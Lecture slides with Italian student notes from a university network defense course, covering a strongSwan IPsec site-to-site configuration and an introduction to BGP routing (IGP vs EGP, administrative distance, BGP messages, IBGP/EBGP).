
- ❑ IPSec is natively supported in the Linux kernel as early as version 2.6.1 (we are now at 6+)
- ❑ IPSec data protection (AH and ESP) is implemented in the kernel
- ❑ SA, SPD and SAD are configurable through tools in userspace...
 - ❑ SAD and SPD (setkey)
 - ❑ SA negotiation
 - ❑ there are many tools (racoon (IKEv1 only), racoon2, strongSwan, Libreswan)
 - ❑ we'll use *strongswan* (IKEv2)
- ❑ ... or with iproute2 (not that manageable...)
 - ❑ ip xfrm <state, policy, monitor>

IPSec Conf

- ❑ We will use strongswan's configuration files to automatically generate the SA, SAD, and SPD
- ❑ Strongswan allows us to use one file to configure all the security parameters of an IPSec connection
- ❑ We will use PSK as the authentication mode
 - ❑ so we will create a shared secret in the Secure Gateways of the two sites.
 - ❑ Obviously, other methods are possible, e.g. RSA
- ❑ Configuration steps:
 - ❑ Configuring IP addresses
 - ❑ Creation of strongswan configuration file
 - ❑ Start strongswan service (service ipsec start)
 - ❑ Uploading credentials (shared secret) to the SAD
 - ❑ swanctl --load-creds
 - ❑ Load policies in the SPD
 - ❑ swanctl --load-conns
 - ❑ Manual activation of SAs negotiation
 - ❑ swanctl --initiate --child <child-name>


(Install: `apt install strongswan strongswan-pki libcharon-extra-plugins libcharon-extauth-plugins libstrongswan-extra-plugins`)

Network topology




Network Configuration

```
ip addr add 10.0.0.1/24 dev eth0  
ip addr add 1.0.0.1/30 dev eth1  
sysctl net.ipv4.ip_forward=1
```



```
ip addr add 192.168.0.1/24 dev eth0  
ip addr add 1.0.0.2/30 dev eth1  
sysctl net.ipv4.ip_forward=1
```



Strongswan conf (site 1)

```
# /etc/swanctl/conf.d/ipsec.conf
connections {
    gw-gw {
        local_addrs = 1.0.0.1
        remote_addrs = 1.0.0.2

        local {
            auth = psk
            id = site1
        }
        remote {
            auth = psk
            id = site2
        }
    }
    children {...
```

```
        children {
            net-net {
                local_ts = 10.0.0.0/24
                remote_ts = 192.168.0.0/24

                rekey_time = 5400
                rekey_bytes = 500000000
                rekey_packets = 1000000
                esp_proposals = aes128gcm128-x25519
            }
        }
        version = 2
        mobike = no
        reauth_time = 10800
        proposals = aes128-sha256-x25519
    }
}
```

```
        secrets {
            ike-1 {
                secret = 0x45a30759df97dc26a15b88ff
            }
        }
```

Strongswan conf (site 2)

```
# /etc/swanctl/conf.d/ipsec.conf
connections {
    gw-gw {
        local_addrs = 1.0.0.2
        remote_addrs = 1.0.0.1

        local {
            auth = psk
            id = site2
        }
        remote {
            auth = psk
            id = sitel
        }
    }
    children { ... }
```

```
        children {
            net-net {
                remote_ts = 10.0.0.0/24
                local_ts = 192.168.0.0/24

                rekey_time = 5400
                rekey_bytes = 500000000
                rekey_packets = 1000000
                esp_proposals = aes128gcm128-x25519
            }
        }
        version = 2
        mobike = no
        reauth_time = 10800
        proposals = aes128-sha256-x25519
    }
}
```

```
secrets {
    ike-1 {
        secret = 0x45a30759df97dc26a15b88ff
    }
}
```



***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 8: BGP basics

Angelo Tulumello

Slides by Marco Bonola

Routing Protocols at a Glance

Routing protocols

- ❑ **Goal:** setup IP routing tables according to configurable administrative rules
- ❑ **Routing protocols populate the Routing Tables**
 - ❑ Possibly more routes for the same destination prefix
- ❑ An internal algorithm chooses **best routes per prefix** and inject this choice in the **Forwarding Table** used during packet forwarding operation

modifica automaticamente le routing tables

Interior and Exterior Routing Protocols

- ❑ IP routing protocols fall into one of two major categories: ***interior gateway protocols (IGP)*** or ***exterior gateway protocols (EGP)***
 - ❑ ***IGP***: A routing protocol that was designed and intended for use inside a single autonomous system (AS)
 - ❑ ***EGP***: A routing protocol that was designed and intended for use between different autonomous systems
- ❑ An AS is a network under the administrative control of ***single organization***
- ❑ Each AS can be assigned a number called ***AS number (ASN)***
- ❑ Each AS has one (or more) public IP address range(s)

Interior Gateway Protocols

- ❑ Organizations have several options when choosing an IGP for their enterprise network (but most companies today use **OSPF**)
- ❑ Two main branches of routing protocol algorithms exist for IGP routing protocols:
 - ❑ **Distance Vector** (e.g. RIP)
 - ❑ **Link-state** (e.g. OSPF, IS-IS)
- ❑ In a **distance vector protocol** the routers only exchange the routing table with their neighbors (i.e. routers on the same links)
- ❑ **Link state protocols** require the synchronization and the knowledge of the entire network topology on every router in the AS

Interior Gateway Protocols

- ❑ Organizations have several options for connecting to the Internet or enterprise network (but most companies use IP)
 - ❑ Two main broad categories of routing protocols
 - ❑ Intra-domain routing protocols
 - ❑ Inter-domain routing protocols
 - ❑ Link State Routing protocols
 - ❑ Network Layer Protocol (NLP) - used to exchange routing information between routers in the AS



Although IGP s are a fundamental building block of IP networks and their vulnerabilities should be carefully addressed, IGPs security is outside the scope of this course

Exterior Gateway Protocols

- ❑ Typically, EGPs are used to exchange routing information between ISPs, or in some cases between a customer's AS and the provider's network.
- ❑ **Border Gateway Protocol (BGP)**, version 4 (BGP4) is the most common EGP and is considered the Internet standard.
- ❑ An internetwork is a confederation of smaller, independent networks, called autonomous systems, owned and operated by a different organization: a company, university, government agency, or some other group.
- ❑ Each AS typically represents an independent organization, and applies its own unique routing and security policies.
- ❑ EGPs facilitate the sharing of routing information between autonomous systems.

The Big Picture

questo potrebbe essere un AS di una grande azienda



si possono avere molte connessioni all'interno della rete. Lo scambio tra AS è fatto tramite BGP. all'interno dell'AS si hanno Interior Gateway Protocol.

Administrative distance

parametro per stabilire la priorità di una certa rete

- ❑ **Multiple routing protocols in a same domain**
- ❑ Routing protocols might learn routes to the same subnets
- ❑ When a node must choose between routes learned using different routing protocols, the so-called **administrative distance** is compared
- ❑ Administrative distance is a number that denotes how believable an entire routing protocol is on a single router.
- ❑ The lower the number, the better, or more believable, the routing protocol.
- ❑ **The administrative distance values are configured on a single router and are not exchanged with other routers**

Administrative distance on CISCO IOS

Route Type	Administrative Distance
Connected	0
Static	1 ip route add ..., può essere configurato staticamente dall'amministratore
BGP (external routes)	20
EIGRP (internal routes)	90
IGRP	100
OSPF	110
IS-IS	115
RIP	120
EIGRP (external routes)	170
BGP (internal routes)	200
Unusable	255

Border Gateway Protocol (BGP)

Warning: BGP would require a lot of time to be exhaustively covered. This is going to be more of an overview required to understand the the next two topics: BGP/MPLS VPNs and BGP security

A special thanks to Andrea Detti for most of the following slides

BGP Basics

- ❑ BGP is a distance vector routing protocol (more specifically a ***path vector routing protocol***)
- ❑ It relies on downstream neighbors to pass along routes from their routing table.
- ❑ The node ***makes its route calculations*** based on the advertised routes ***and passes the results to upstream neighbors.***
- ❑ BGP uses a list of AS numbers through which a packet must pass to reach a destination as the distance metric to minimize
- ❑ In the most simple scenario, a BGP “announcement” contains the following BGP attributes (more about attributes later ...)
 - ❑ A **network address**
 - ❑ The **path vector** carrying the list of ASes traversed to reach the destination
 - ❑ The **next hop** to reach the destination
- ❑ Each AS has an identifying number, assigned by an Internet registry or a service provider, between 1 and 65535.
 - ❑ Private AS numbers: Between 64512 through 65535
- ❑ AS numbers, as IPv4 addresses have begun to **run out** → RFC 6793 introduced 4-bytes AS numbers
 - ❑ Private AS numbers: Between 4200000000 to 4294967294 estende l'address space dell'AS

BGP Basics

- ❑ **BGP runs on TCP** (so differently from OSPF, IP/TCP connectivity is required)
- ❑ When two routers establish a TCP-enabled BGP connection between each other, they are called **neighbors** or **peers**.
- ❑ Each router running BGP is called a **BGP speaker**.
- ❑ When two neighbors first establish a BGP connection, they exchange their entire BGP routing tables.
- ❑ After that, they exchange incremental, partial updates with only the information that has changed.
- ❑ Peers exchange keepalive messages to ensure the connection is maintained.
- ❑ If three keepalive intervals pass the peer declares its neighbor down and all the routes advertised by the peer are withdrawn


withdrawn=scompaiono; è un punto fondamentale per gli attacchi, in particolare per i DoS attack.

BGP Basics

- ❑ Before establishing a BGP peer connection the two neighbors must perform the standard TCP three-way handshake and open a TCP connection to port 179.
- ❑ After the TCP session is established, BGP peers exchange several messages to open and confirm connection parameters and to send BGP routing information.
- ❑ All BGP messages are unicast to the one neighbor over the TCP connection.
- ❑ There are four BGP message types:
 - ❑ **Type 1: OPEN**
 - ❑ **Type 2: KEEPALIVE**
 - ❑ **Type 3: UPDATE**
 - ❑ **Type 4: NOTIFICATION**

BGP Routing process

- ❑ BGP is so flexible because it is a fairly simple protocol.
- ❑ Routes are exchanged between BGP peers via UPDATE messages.
- ❑ BGP routers receive the UPDATE messages, run some policies or filters over the updates, and then pass on the routes to other BGP peers.
- ❑ Different implementations of BGP keep track of all BGP updates in a BGP table separate from the IP routing table.




BGP permette di filtrare tramite input policy engine alcuni pacchetti

But BGP is not only used among different ASes


- BGP is also used to distribute routing information for external destination among routers in the same AS
- When BGP is running inside an AS, it is referred to as ***Internal BGP (IBGP)***.
 - If a BGP router role is to route IBGP traffic, it is called a transit router.
- When BGP runs between autonomous systems, it is called ***External BGP (EBGP)***.
 - Routers that sit on the boundary of an AS and use EBGP to exchange information with the ISP are called border routers.
- “With very few exceptions, interior BGP (IBGP) – BGP between peers in the same AS – is used only in multihomed scenarios.” – Doyle

4 AS, AS 200 ha due end router differenti connessi a diversi AS.


Con EBGP AS 100 manda un "announcement" dicendo che per raggiungere la destinazione 1.0.0.0/8 bisogna passare come next-hop per R1. AS200 salva questa informazione nella sua tabella e condivide questa informazione con R3.



